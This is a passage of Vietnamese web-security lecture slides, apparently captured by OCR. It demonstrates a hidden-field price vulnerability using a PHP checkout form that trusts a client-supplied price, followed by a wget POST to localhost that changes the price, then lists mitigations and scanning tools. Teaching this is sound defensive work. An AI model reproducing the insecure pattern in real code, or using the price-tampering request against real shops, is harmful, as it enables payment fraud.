

```
<form id="frmThanhToan" name=" frmThanhToan " method="POST" action="thanhtoan.php">
    <p>Số lượng sản phẩm cần mua:
        <input name="sosanpham" type="text" id="sosanpham" size="10" />
        (sản phẩm)
    </p>
    <p>Mã số thẻ tín dụng
        <input name="masothe" type="text" id="masothe" size="20" />
        <input name="thanhtoan" type="submit" id="thanhtoan" value="ok" />
    </p>
        <input type="hidden" name="gia" value="10000000" />
</form>
```

Mô hình xử lý




```
// thanhtoan.php
if ($_REQUEST["thanhtoan"]=="ok")
{
        $tongtien=$_REQUEST["gia"] * $_REQUEST["sosanpham"];
        printf ("Tổng giá tiền: %d VND", $tongtien);
}
```

Tấn công



Wget - -post-data "gia=1000&thanhtoan=ok&sosanpham=1"
http://localhost/Security/thanhtoan.php

Cách phòng tránh Hidden Field Vulnerability


- Mã hóa dữ liệu lưu trong Hidden Fields
- Không lưu các dữ liệu nhạy cảm trong Hidden Fields

Một số lỗ hổng bảo mật Web


- Password Cracking
- Email Attack
- SQL Injection
- XSS
- Hidden Field Vulnerability
- **Failure to handling Errors**

Failing to Handle Error


- Hệ thống không tự xử lý lỗi và để các thông báo lỗi chi tiết hiển thị những thông tin quan trọng giúp kẻ tấn công xâm nhập hệ thống



Failing to Handle Error – Ví dụ



Failing to Handle Error – Ví dụ



4 KIỂM THỬ BẢO MẬT

CÔNG CỤ

t số lỗ hổng bảo mật Web

Các công cụ hỗ trợ kiểm tra bảo mật Web

- **Nikto**
  - Open Source (GPL) web server scanner

- **Paros Proxy**
  - Cho phép xem/sửa HTTP/HTTPS messages on-the-fly để thay đổi cookies, form fields,…

PAROS


- **Acunetix WVS**
  - Commercial Web Vulnerability Scanner
- …


- Ref: http://sectools.org/web-scanners.html

